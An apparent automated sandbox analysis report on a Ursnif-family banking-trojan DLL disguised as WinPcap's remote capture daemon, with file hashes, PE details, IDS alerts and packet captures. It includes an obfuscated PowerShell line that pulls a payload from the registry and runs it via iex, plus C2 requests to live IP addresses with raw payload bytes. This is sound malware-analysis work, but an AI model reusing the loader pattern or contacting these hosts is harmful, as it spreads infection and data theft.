SHA-512:	A51C5EC8636040C299D6F6A2E8053B47AC6EF5B3830CE875257F27FC98448FC9195A317E723A793B0115E091BA49A3056667FA8E3605D89B97FA3B10599BFA9F
Malicious:	false

Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220422\PowerShell_transcript.701188.6Ui9L_aX.20220422181317.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	1357
Entropy (8bit):	5.3549203065751
Encrypted:	false
SSDEEP:	24:BxSABDvBBRJNzx2DOXUWndxSXLCHgo4qWnHjeTKKjX4CIym1ZJXLdxSXLCHgo4Ui:BZJv/TZoO9pb4tnqDYB1Zvpb4iZZ+
MD5:	8F2C181896931A924F0038005408C3D7
SHA1:	DB9E8BEF4B235EE727DB7754F9B8884403C420CB
SHA-256:	FF8A78A7E137AE094866B5F6C45363A3AFDC5E3E7069033961BFCC760ED2B1DF
SHA-512:	634578FD917A2633DD4E58F706DC141E71BE8B88E56724D05817BE8AACA4951376C6E1A8054FC2F7864E8A6D9E16A97496DCAD6196A6121A871BC09D6DB193E0
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220422181322..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 701188 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name pfemrdpi -value gp; new-alias -name ndgrwui -value iex; ndgrwui ([System.Text.Encoding]::ASCII.GetString((pfemrdpi HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 6092..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20220422181322..**********..PS>new-alias -name pfemrdpi -value gp; new-alias -name ndgrwui -value iex; ndgrwui ([S

Static File Info

General

File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.116107290295018
TrID:	• Win32 Dynamic Link Library (generic) (1002004/3) 99.60% • Generic Win/DOS Executable (2004/3) 0.20% • DOS Executable Generic (2002/1) 0.20% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	nhLAwAo49f.dll
File size:	641494
MD5:	117d2886bf0e722b91c0613f337e97da
SHA1:	ca858266bb3a6c30bd798bd52ec9ad5f5992c999
SHA256:	5460cbecf56cf0527a162da6e9232c055912ae695990c1894a32b08055f45d37
SHA512:	bbbcef3522fbfac490a21803c5fab3968f18b5e9ed41db45f4617de4db016a11aae7a8c18ecf6bd189257e1a8e7cf0743d2bd1ecb5ccecf1af1160b4f69dbe2f
SSDEEP:	12288:+w1lEKREbddtOYRbHzcPwka1dCjc3N8Zlh:+w1lEKOpuYxiwkkgjAN8Z/
TLSH:	ABD4BD1A029B2102EBB6CE78A751636C55170CE09B01E2CFC9190DA395E35FBF4FA5ED
File Content Preview:	MZ.....@.....P.....!..L.!This program cannot be run in DOS mode....$.....9.(.X.{.X.{.X.{...{0X.{...{.Y.{G.-{.X.{~.({.Y.{..M{.X.{K..z.X.{..r{}Y.{.X.{PX.{K..z.Y.{.!8{.Y.{Rich.X.{.....

File Icon

Icon Hash:	74f0e4ecccdce0e4

Static PE Info

General

Entrypoint:	0x401023
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000

Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x3F4B4692 [Tue Aug 26 11:37:54 2003 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	fd1c62e6f93e304a27347077f6d2b44c

Authenticode Signature	
Signature Valid:	
Signature Issuer:	
Signature Validation Error:	
Error Number:	
Not Before, Not After	
Subject Chain	
Version:	
Thumbprint MD5:	
Thumbprint SHA-1:	
Thumbprint SHA-256:	
Serial:	

Entrypoint Preview
Instruction
jmp 00007F5880CB05CDh
jmp 00007F5880CE0D38h
jmp 00007F5880CB02B3h
jmp 00007F5880CAFF6Eh
jmp 00007F5880CB0389h
jmp 00007F5880CAFDC4h
jmp 00007F5880CE61AFh
jmp 00007F5880CAFECAh
jmp 00007F5880CD9525h
jmp 00007F5880CE93E0h
jmp 00007F5880CE504Bh
jmp 00007F5880CEA5A6h
jmp 00007F5880CAFE41h
jmp 00007F5880CDA65Ch
jmp 00007F5880CECC77h
jmp 00007F5880CE3F22h
jmp 00007F5880CDB6DDh
jmp 00007F5880CB02F8h
jmp 00007F5880CEFC13h
jmp 00007F5880CB001Eh
jmp 00007F5880CEB7D9h
jmp 00007F5880CE1E04h
jmp 00007F5880CDC6EFh
jmp 00007F5880CEB5FAh
jmp 00007F5880CB0295h
jmp 00007F5880CE71D0h
jmp 00007F5880CDEC2Bh
jmp 00007F5880CEED36h
jmp 00007F5880CDDAF1h
jmp 00007F5880CB028Ch
jmp 00007F5880CAFE07h

Instruction
jmp 00007F5880CE8312h
jmp 00007F5880CEDC8Dh
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3
int3

Rich Headers

Programming Language:	• [C] VS2013 build 21005 • [RES] VS2015 build 23026 • [LNK] VS2013 UPD4 build 31101 • [C++] VS2010 SP1 build 40219 • [IMP] VS2012 UPD2 build 60315 • [RES] VS2008 build 21022 • [EXP] VS2015 UPD3.1 build 24215 • [C] VS2012 UPD1 build 51106 • [C++] VS2015 UPD3.1 build 24215

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x97000	0xc8	.idata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x98000	0x703	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x99000	0x46b8	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x41001	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x9731c	0x254	.idata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x3f170	0x40000	False	0.371898651123	data	4.44682748237	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x41000	0x4001b	0x41000	False	0.805322265625	data	7.15716511851	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x82000	0x14957	0x12000	False	0.179578993056	data	5.40188601701	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.idata	0x97000	0xadd	0x1000	False	0.217041015625	data	2.64887682924	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x98000	0x703	0x1000	False	0.1220703125	data	1.10395588442	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x99000	0x53a5	0x6000	False	0.152099609375	data	5.13419580461	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0x98170	0x3d0	data		

Imports

DLL	Import
WINSPOOL.DRV	GetPrinterDriverDirectoryA, GetPrinterDataExW, DeletePrinterConnectionW, FindFirstPrinterChangeNotification, FindClosePrinterChangeNotification
msvcrt.dll	toupper
USER32.dll	DestroyIcon, GetWindowTextA, DrawFrameControl, LoadAcceleratorsA, GetTitleBarInfo, GetMessageExtraInfo, DrawTextW
OLEAUT32.dll	LHashValOfNameSysA
SHELL32.dll	FindExecutableW
KERNEL32.dll	lstrlenW, GetBinaryTypeW, GetModuleFileNameW, GetModuleHandleW, GetLastError, GetNLSVersion, GetSystemWindowsDirectoryA, lstrcpynA, GetCurrentThread, GetDefaultCommConfigW, ExitProcess, GetSystemDirectoryW, GetCommandLineA, FindNextVolumeMountPointW, DeleteCriticalSection, LockResource, GetCurrentDirectoryA, GetDefaultCommConfigA
Secur32.dll	InitializeSecurityContextW
ADVAPI32.dll	GetOldestEventLogRecord, FindFirstFreeAce, GetLengthSid, EnumServicesStatusW, RegOpenKeyA, GetPrivateObjectSecurity, GetSecurityDescriptorOwner
GDI32.dll	GetCurrentPositionEx, GetBrushOrgEx, GetTextExtentExPointW

Version Infos

Description	Data
LegalCopyright	Copyright 2005-2007 CACE Technologies. Copyright 2003-2005 NetGroup, Politecnico di Torino.
InternalName	rpcapd
FileVersion	4.0.0.1040
CompanyName	CACE Technologies
LegalTrademarks	
ProductName	WinPcap
ProductVersion	4.0.0.1040
FileDescription	Remote Packet Capture Daemon
Build Description	
OriginalFilename	rpcapd.exe
Translation	0x0000 0x04b0

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
04/22/22-18:13:04.407179 04/22/22-18:13:04.407179	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49773	80	192.168.2.5	146.70.35.138
04/22/22-18:12:43.292918 04/22/22-18:12:43.292918	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49758	80	192.168.2.5	13.107.42.16
04/22/22-18:13:05.383399 04/22/22-18:13:05.383399	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49773	80	192.168.2.5	146.70.35.138
04/22/22-18:13:03.616504 04/22/22-18:13:03.616504	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49773	80	192.168.2.5	146.70.35.138

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 18:13:03.589531898 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.615566015 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.615808964 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.616503954 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.643296957 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994354963 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994388103 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994402885 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994417906 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994436026 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994443893 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.994450092 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994469881 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.994502068 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.994559050 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994601011 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.994689941 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994702101 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994748116 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.994818926 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994837046 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994848967 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994856119 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.994877100 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.994941950 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.994978905 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:03.995069981 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:03.995109081 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.034974098 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.034996033 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035008907 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035026073 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035039902 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035048962 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.035093069 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.035511017 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035528898 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035540104 CEST	80	49773	146.70.35.138	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 18:13:04.035558939 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035586119 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035588026 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.035598993 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035643101 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.035742044 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035761118 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035772085 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035789013 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035806894 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035816908 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.035820007 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035830975 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.035836935 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.035844088 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.035868883 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.035904884 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.059910059 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.060010910 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.074975967 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.074997902 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075010061 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075026989 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075074911 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075103045 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075443029 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075462103 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075473070 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075490952 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075509071 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075560093 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075582981 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075601101 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075613022 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075644970 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075669050 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075681925 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075696945 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075709105 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075750113 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075766087 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075799942 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075815916 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075828075 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.075849056 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.075874090 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.083607912 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.083715916 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.115084887 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115109921 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115120888 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115134001 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115147114 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115158081 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115223885 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.115266085 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.115417004 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115436077 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115446091 CEST	80	49773	146.70.35.138	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 22, 2022 18:13:04.115462065 CEST	80	49773	146.70.35.138	192.168.2.5
Apr 22, 2022 18:13:04.115484953 CEST	49773	80	192.168.2.5	146.70.35.138
Apr 22, 2022 18:13:04.115506887 CEST	49773	80	192.168.2.5	146.70.35.138

HTTP Request Dependency Graph

- 146.70.35.138

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49773	146.70.35.138	80	C:\Windows\SysWOW64\rundll32.exe


Timestamp	kBytes transferred	Direction	Data
Apr 22, 2022 18:13:03.616503954 CEST	653	OUT	GET /phpadmin/4Ba1DnW6LKX/OzxV9dVdD8F0_2/FNnf6PuzcHmccJ6K45ku8/jhCd_2Fis3j6LdWS/9MB0W4d74K UWgvy/T9aFyptbRYDL9zzFFE/ey_2BT1JO/lSrTwjIXOahrvF9aSR6L/b9k1smqrQnVllnliRgv/2ypsvB4cw7Atgg mD2zEUH4/HQdlQahm_2BQO/aEvL9exV/IPSvc1E0OTLBBBSbKz_2F3u/WIddgbjcxL/NDBKkpcQJosXhuH1H/Ng78C GJ_2B/i.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache
Apr 22, 2022 18:13:03.994354963 CEST	654	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Fri, 22 Apr 2022 16:13:03 GMT Content-Type: application/octet-stream Content-Length: 185492 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="6262d40feaa20.bin" Data Raw: 2c d4 68 ba 77 fa c2 de fe 95 8f 63 f1 45 56 5f 12 44 e4 30 5c f8 d2 eb ea 34 2c 15 08 e7 49 45 b8 f9 96 19 41 71 13 28 e7 22 8f 4d ba 44 b3 a3 6f 7b bf 72 ac b8 4f 7a 8f 60 a9 cb 6c 3d ef 2b e9 4b 6b 0d c8 68 41 c2 6d c2 e3 f9 cf c2 87 b7 ba 24 d1 5f c4 e4 11 7f 1c c7 6e f2 5e f5 c4 ad f7 ba 0b 19 f0 08 a6 0c 8c d6 7a ca 0e d2 e6 b9 3c 29 08 fd f9 f1 34 77 36 0b 69 d0 eb 4a 15 78 00 41 ee 63 8f 39 c4 83 84 54 5b 93 be 4b 41 ed 1d 77 6d c3 05 cd fb 5a 9e 69 00 27 b2 f8 28 22 b7 a6 fc e9 96 12 bf 16 16 9d 0b ee d7 ea 0d 29 ee 79 d6 f3 cc 9f 0b f5 7d b6 d6 9d bb 69 9e 76 c7 39 32 ee d6 d4 08 12 34 be c8 8e fb 1c 3d 89 fc bf 1e 9e 0e d2 b9 e2 14 bf 51 43 7d 58 21 d1 40 02 45 f3 45 af bc 93 a8 36 96 14 02 27 44 48 1d 0b 1f 08 60 72 20 55 8d 5f 3f 8c 71 71 8c e7 54 2b e2 cf f6 8d 2a df b4 82 9c 87 a5 18 0b 6f fb 3f 82 4c 5e aa 5a 08 af 9c 02 00 fb eb 9d d7 2f 90 11 fd 78 12 69 5c e2 38 4c 8c 6d 27 2d 35 3c 88 16 b7 9f 54 8f a5 4e e1 4b ea ff cb 25 a4 42 ea d4 1e 22 32 a7 6b d6 eb b7 2b c0 80 ad 13 44 6c 89 82 1e 7b 2c b0 71 05 65 75 d4 16 90 f9 f6 9e bf 21 86 69 02 07 a7 b5 02 b3 ec 6e 19 59 91 77 0a cd c7 f9 cf d0 06 50 8f db ab 03 f0 2b ed 2c e9 89 4a 88 59 8e 9c 7b de 14 fb 5f 7a df 0b 56 a9 b0 09 ba 19 86 1e 08 0f 71 f0 8e 65 83 4b a6 05 af 86 29 8c 39 c9 e2 36 a1 a4 0b 31 39 3a ee 98 85 08 ef f9 8a c4 bb ec bb 1f 9b 9f f4 c6 01 ad 17 12 ae cc 8a 29 41 89 52 e5 85 3e 09 15 69 93 24 9e f2 0d ae 0e 90 3c 47 2b 74 cd 39 1f dc 18 32 2f e0 00 8c d0 28 0e 13 d1 70 db 15 39 da 20 14 8b e0 b8 1b 3c 02 e0 b2 a5 3c ca fe e7 fb 71 b2 bc 46 2d bc b4 9e 2c 4d 42 51 60 d9 48 e0 73 ba b2 e6 ff cc b8 db 2e e2 47 db bb 09 3a b9 9f 21 fe 77 2e 1d b2 85 0d a1 6a 4b 3e 56 67 a8 28 25 b1 f2 cf ad c9 e6 f4 18 51 6f b6 b0 8a 87 9d fb ce 15 d9 a2 86 b4 13 c6 dd e0 49 26 f1 50 24 7d 04 14 ea d1 2d 24 e9 a6 f4 22 05 98 d9 91 38 e1 02 fb 62 5c 43 30 a0 74 a0 fe 8a 61 5b a4 5f 98 c5 39 06 b3 ff b3 25 3e 04 88 b4 82 83 94 64 a9 84 cb 9f 9f 1f 70 bf a6 3d 99 30 75 a2 26 ad af ef f7 ba 7e 13 36 dd ec 5b 00 93 21 74 eb 71 3e 31 3f 16 27 12 09 56 f4 b7 72 7d 36 19 03 2a 7c a9 f7 0e db 60 ea 21 0c ac 34 69 0b f0 81 dc 2d 5f e4 a4 b6 24 55 e6 24 ff de 1c d5 e9 18 d3 3 5 2a 51 65 b0 c5 0f d5 01 1b 9a a0 5e 93 f9 68 c7 00 64 1f 2c 80 f7 41 5f e5 a0 9d 2f c6 86 8f 6f 8b 9d 4c b1 75 fc 20 25 d0 69 a5 8d 42 8d 70 8d 86 c2 f3 67 47 48 b7 50 67 56 93 04 87 a8 94 6f b6 e3 87 a3 b4 4d 82 29 55 55 cc bf 88 0f b6 e6 4e 07 85 85 7b fd 4d fd 55 f7 b8 74 b1 8b 37 53 df fb 4f 98 6d 65 18 3a 85 dd 02 aa 7b f8 75 8a 02 bd 0a 6a 66 4a 19 f0 33 ea 01 93 bf 2a 36 65 f8 7e ef 26 c4 af a9 2e 18 c8 ed b3 86 8f 46 e9 a7 e4 ec 13 e5 6d 9b c1 09 49 cc 98 5f b5 0a 69 9d 1c e3 cc c3 38 81 ac 51 37 ad b2 6c 2f 7d 59 19 40 d7 7e f1 53 45 02 45 53 44 6c 2d 0d c7 9a 76 0c 41 e9 e0 e3 e8 77 65 0c 72 10 fe 62 87 ff 9f c1 11 34 4f a6 32 7d 9d 57 30 b5 40 b5 bb f8 5b 1b 7b 6f 92 b8 55 ce df 06 0e ce dd 7e ac 10 7e fd 5b dd 43 a7 d8 02 48 aa 68 37 27 8b 94 13 39 6a 48 27 0b 97 37 5f 35 45 41 33 2d 34 0a Data Ascii: ,hwcEV_D0\4,IEAq("MDo{rOz`l=+KkhAm$_n^z<)4w6iJxAc9T[KAwmZi'(")y}iv924=QC}X!@EE6'DH`r U_?qqT+*o?L^Z/xi\8Lm'-5<TNK%B"2k+Dl{,qeu!inYwP+,JY{_zVqeK)9619:)AR>i$<G+t92/(p9 <<qF-,MBQ`Hs.G:!w.jK>Vg (%Qol&P$}-$"8b\C0ta[_9%>dp=0u&~6[!tq>1?'Vr}6*|`!4i-_U5*Qe^hd,A_/oLu %iBpgGHPgVoM)UUN{MUt7SOme:{ujf J3*6e~&.FmI_i8Q7l/}Y@~SEESDl-vAwerb4O2}W0@[{oU~~[CHh7'9jH'7_5EA3-4
Apr 22, 2022 18:13:04.407179117 CEST	852	OUT	GET /phpadmin/rImI92vjvUNrdqYhehfuQ/EzgCy9SUEjz2FceM/AZUBVoSihd3oytF/iNtO1XKcgiKIaSZikS/u68wld8v7/Jz QJUDKg4_2FHKvnf_2F/gYZGX_2BFqw2fP1CIUg/LkSLAUfxVpj9UOLBiN4SzM/3p_2FST_2BWxB/bEkLoFXP/JI38D jkOM8fg69zOOdXCrW3/ft8HZYP438/0Zqpj_2F45Rs54Oh9/T9vyzwf7yRUW/99MF_2BHC7D/O7af6TuFb/aLreGz.src HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 146.70.35.138 Connection: Keep-Alive Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
